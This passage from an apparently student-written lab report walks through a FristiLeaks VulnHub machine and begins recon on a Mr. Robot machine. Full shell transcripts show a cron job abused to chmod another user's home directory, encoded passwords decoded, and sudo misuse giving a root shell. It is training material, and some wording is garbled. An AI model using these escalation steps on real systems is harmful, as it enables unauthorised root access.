-rw-r--r--. 1 eezeepz eezeepz     18 Sep 22  2015 .bash_logout
-rw-r--r--. 1 eezeepz eezeepz    176 Sep 22  2015 .bash_profile
-rw-r--r--. 1 eezeepz eezeepz    124 Sep 22  2015 .bashrc
drwxrwxr-x. 2 eezeepz eezeepz   4096 Nov 17  2015 .gnome
drwxrwxr-x. 2 eezeepz eezeepz   4096 Nov 17  2015 .settings
-rwxr-xr-x. 1 eezeepz eezeepz  24376 Nov 17  2015 MAKEDEV
-rwxr-xr-x. 1 eezeepz eezeepz  33559 Nov 17  2015 cbq
-rwxr-xr-x. 1 eezeepz eezeepz   6976 Nov 17  2015 cciss_id
-rwxr-xr-x. 1 eezeepz eezeepz  56720 Nov 17  2015 cfdisk
-rwxr-xr-x. 1 eezeepz eezeepz  25072 Nov 17  2015 chcpu
-rwxr-xr-x. 1 eezeepz eezeepz  52936 Nov 17  2015 chgrp
-rwxr-xr-x. 1 eezeepz eezeepz  31800 Nov 17  2015 chkconfig
-rwxr-xr-x. 1 eezeepz eezeepz  48712 Nov 17  2015 chmod
-rwxr-xr-x. 1 eezeepz eezeepz  53640 Nov 17  2015 chown
-rwxr-xr-x. 1 eezeepz eezeepz  44528 Nov 17  2015 clock
-rwxr-xr-x. 1 eezeepz eezeepz   4808 Nov 17  2015 consoletype
-rwxr-xr-x. 1 eezeepz eezeepz 129992 Nov 17  2015 cpio
-rwxr-xr-x. 1 eezeepz eezeepz  38608 Nov 17  2015 cryptsetup
-rwxr-xr-x. 1 eezeepz eezeepz   5344 Nov 17  2015 ctrlaltdel
-rwxr-xr-x. 1 eezeepz eezeepz  41704 Nov 17  2015 cut
-rwxr-xr-x. 1 eezeepz eezeepz  14832 Nov 17  2015 halt
-rwxr-xr-x. 1 eezeepz eezeepz  13712 Nov 17  2015 hostname
-rwxr-xr-x. 1 eezeepz eezeepz  44528 Nov 17  2015 hwclock
-rwxr-xr-x. 1 eezeepz eezeepz   7920 Nov 17  2015 kbd_mode
-rwxr-xr-x. 1 eezeepz eezeepz  11576 Nov 17  2015 kill
-rwxr-xr-x. 1 eezeepz eezeepz  16472 Nov 17  2015 killall5
-rwxr-xr-x. 1 eezeepz eezeepz  32928 Nov 17  2015 kpartx
-rwxr-xr-x. 1 eezeepz eezeepz  11464 Nov 17  2015 nameif
-rwxr-xr-x. 1 eezeepz eezeepz 171784 Nov 17  2015 nano
-rwxr-xr-x. 1 eezeepz eezeepz   5512 Nov 17  2015 netreport
-rwxr-xr-x. 1 eezeepz eezeepz 123360 Nov 17  2015 netstat
-rwxr-xr-x. 1 eezeepz eezeepz  13892 Nov 17  2015 new-kernel-pkg
-rwxr-xr-x. 1 eezeepz eezeepz  25208 Nov 17  2015 nice
-rwxr-xr-x. 1 eezeepz eezeepz  13712 Nov 17  2015 nisdomainname
-rwxr-xr-x. 1 eezeepz eezeepz   4736 Nov 17  2015 nologin
-r--r--r--. 1 eezeepz eezeepz    514 Nov 18  2015 notes.txt
-rwxr-xr-x. 1 eezeepz eezeepz 390616 Nov 17  2015 tar
-rwxr-xr-x. 1 eezeepz eezeepz  11352 Nov 17  2015 taskset
-rwxr-xr-x. 1 eezeepz eezeepz 249000 Nov 17  2015 tc
-rwxr-xr-x. 1 eezeepz eezeepz  51536 Nov 17  2015 telinit
-rwxr-xr-x. 1 eezeepz eezeepz  47928 Nov 17  2015 touch
-rwxr-xr-x. 1 eezeepz eezeepz  11440 Nov 17  2015 tracepath
-rwxr-xr-x. 1 eezeepz eezeepz  12304 Nov 17  2015 tracepath6
-rwxr-xr-x. 1 eezeepz eezeepz  21112 Nov 17  2015 true
```


Notes.txt file:



```
bash-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
bash-4.1$ 
```


Well, I'll do as the instructions say, because the last sentence sounds very promising (run every minute with my account privileges). And I'll remember one more possible user: jerry.

I noticed that I was kindly given permission to use chmod, I followed the instructions and changed the permissions to the /home/admin directory, opening it for reading. A minute later, cronresult appeared




```
bash-4.1$ cd /tmp
cd /tmp
bash-4.1$ echo "/home/admin/chmod -R 777 /home/admin/" > /tmp/runthis
echo "/home/admin/chmod -R 777 /home/admin/" > /tmp/runthis
bash-4.1$ ls
ls
runthis
bash-4.1$ cat runthis
cat runthis
/home/admin/chmod -R 777 /home/admin/
bash-4.1$ ls
ls
runthis
bash-4.1$ cd /home/admin
cd /home/admin
bash: cd: /home/admin: Permission denied
bash-4.1$ pwd
pwd
/tmp
bash-4.1$ ls
ls
runthis
bash-4.1$ cat runthis
cat runthis
/home/admin/chmod -R 777 /home/admin/
bash-4.1$ ls
ls
cronresult  runthis
bash-4.1$ 
```

So, I finally managed to get into admin. It has two text files: whoisyourgodnow.txt and cryptedpass.txt (!)




```
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.1$ cd ../
cd ../
bash-4.1$ ls
ls
admin  eezeepz  fristigod
bash-4.1$ cd admin
cd admin
bash-4.1$ whoami
whoami
apache
bash-4.1$ ls
ls
cat    cronjob.py       cryptpass.py  echo   grep  whoisyourgodnow.txt
chmod  cryptedpass.txt  df            egrep  ps
bash-4.1$ 
```



```
bash-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
bash-4.1$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
bash-4.1$ 
```

There is also a script that was used to encrypt the password. It made it clear that we were feeding it a string, it was encrypted in Base64, and the encrypted Base64 was encrypted in ROT13




```
cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
bash-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
bash-4.1$ 
```

So, through a simple procedure, I got:thisisalsopw23 | from cryptedpass.txt


LetThereBeFristi! | from whoisyourgodnow.txt

So, with as many as two passwords in hand, now you can try to log in to other users:



```
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
vboxadd:x:498:1::/var/run/vboxadd:/bin/false
eezeepz:x:500:500::/home/eezeepz:/bin/bash
admin:x:501:501::/home/admin:/bin/bash
fristigod:x:502:502::/var/fristigod:/bin/bash
fristi:x:503:100::/var/www:/sbin/nologin
bash-4.1$ su fristigod
su fristigod
Password: thisisalsopw23

su: incorrect password
bash-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$ id
id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)
bash-4.1$ █
```


The second password matched fristigod. The output of sudo -l for fristigod is:




```
bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: LetThereBeFristi!

Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$ █
```

It is possible to execute the command /var/fristigod/.secret_admin_stuff/doCom (from fristi)

Here's the output of ls -al in the fristigod home directory. As you can see, there is a .bashrc and a .bash_profile




```
bash-4.1$ ls -al
ls -al
total 20
drwx------   2 fristigod fristigod 4096 Nov 19  2015 .
drwxr-xr-x. 5 root      root      4096 Nov 19  2015 ..
-rw-r--r--   1 fristigod fristigod   18 Sep 22  2015 .bash_logout
-rw-r--r--   1 fristigod fristigod  176 Sep 22  2015 .bash_profile
-rw-r--r--   1 fristigod fristigod  124 Sep 22  2015 .bashrc
bash-4.1$ █
```




```
User fristigod may run the following commands on this host:
    (fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
Usage: ./program_name terminal_command ...bash-4.1$ 
```

After following this instruction, I saw how it works, and it looks like you just need to add a command to execute:



```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/sh
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/sh
sh-4.1# whoami
whoami
root
sh-4.1# id
id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
sh-4.1# 
```

Bravo! Ruth received. Here's the flag:



```
bin   dev  home  lib64       media  opt   root  selinux  sys  usr
boot  etc  lib   lost+found  mnt    proc  sbin  srv      tmp  var
sh-4.1# cd root
cd root
sh-4.1# ls
ls
fristileaks_secrets.txt
sh-4.1# cat fristleaks_secrets.txt
cat fristleaks_secrets.txt
cat: fristleaks_secrets.txt: No such file or directory
sh-4.1# cat fristileaks_secrets.txt
cat fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)


Flag: Y0u_kn0w_y0u_l0ve_fr1st1


sh-4.1# 
```

Self-Assessment Questions:

● List the tools (programs and utilities) you used to solve this lab:
netdiscover, nmap, gobuster, nikto, Base64 decoder
● List the vulnerabilities you have discovered:
RFI (ytri skráarhalli)

● Give advice on how to improve protection:
Use Content Security Policy (CSP).

KEEP YOUR SOFTWARE UP TO DATE!!!
Minimize the rights of users stored on the server.
Tidy up your robots.txt

Lab 6 "Mr. Robot":


- General information:

Testing period: 28.10.2023
Test object: https://www.vulnhub.com/entry/mr-robot-1,151/

- Description of actions:

Exploration Phase:


I found out the address of the car 192.168.56.112:



```
Currently scanning: 192.168.89.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________

192.168.56.1    0a:00:27:00:00:0b      1      60  Unknown vendor
192.168.56.100  08:00:27:35:b1:7e      1      60  PCS Systemtechnik GmbH
192.168.56.112  08:00:27:b2:c1:6a      1      60  PCS Systemtechnik GmbH


┌──(urals㉿kali)-[~]
└─$ nmap -sC -sV 192.168.56.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 23:47 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.112
Host is up (0.00077s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.23 seconds

┌──(urals㉿kali)-[~]
└─$ 
```

I immediately scanned with nmap and saw that port 22 was closed to ssh, but 80 and 443 used by the Apache server were open.

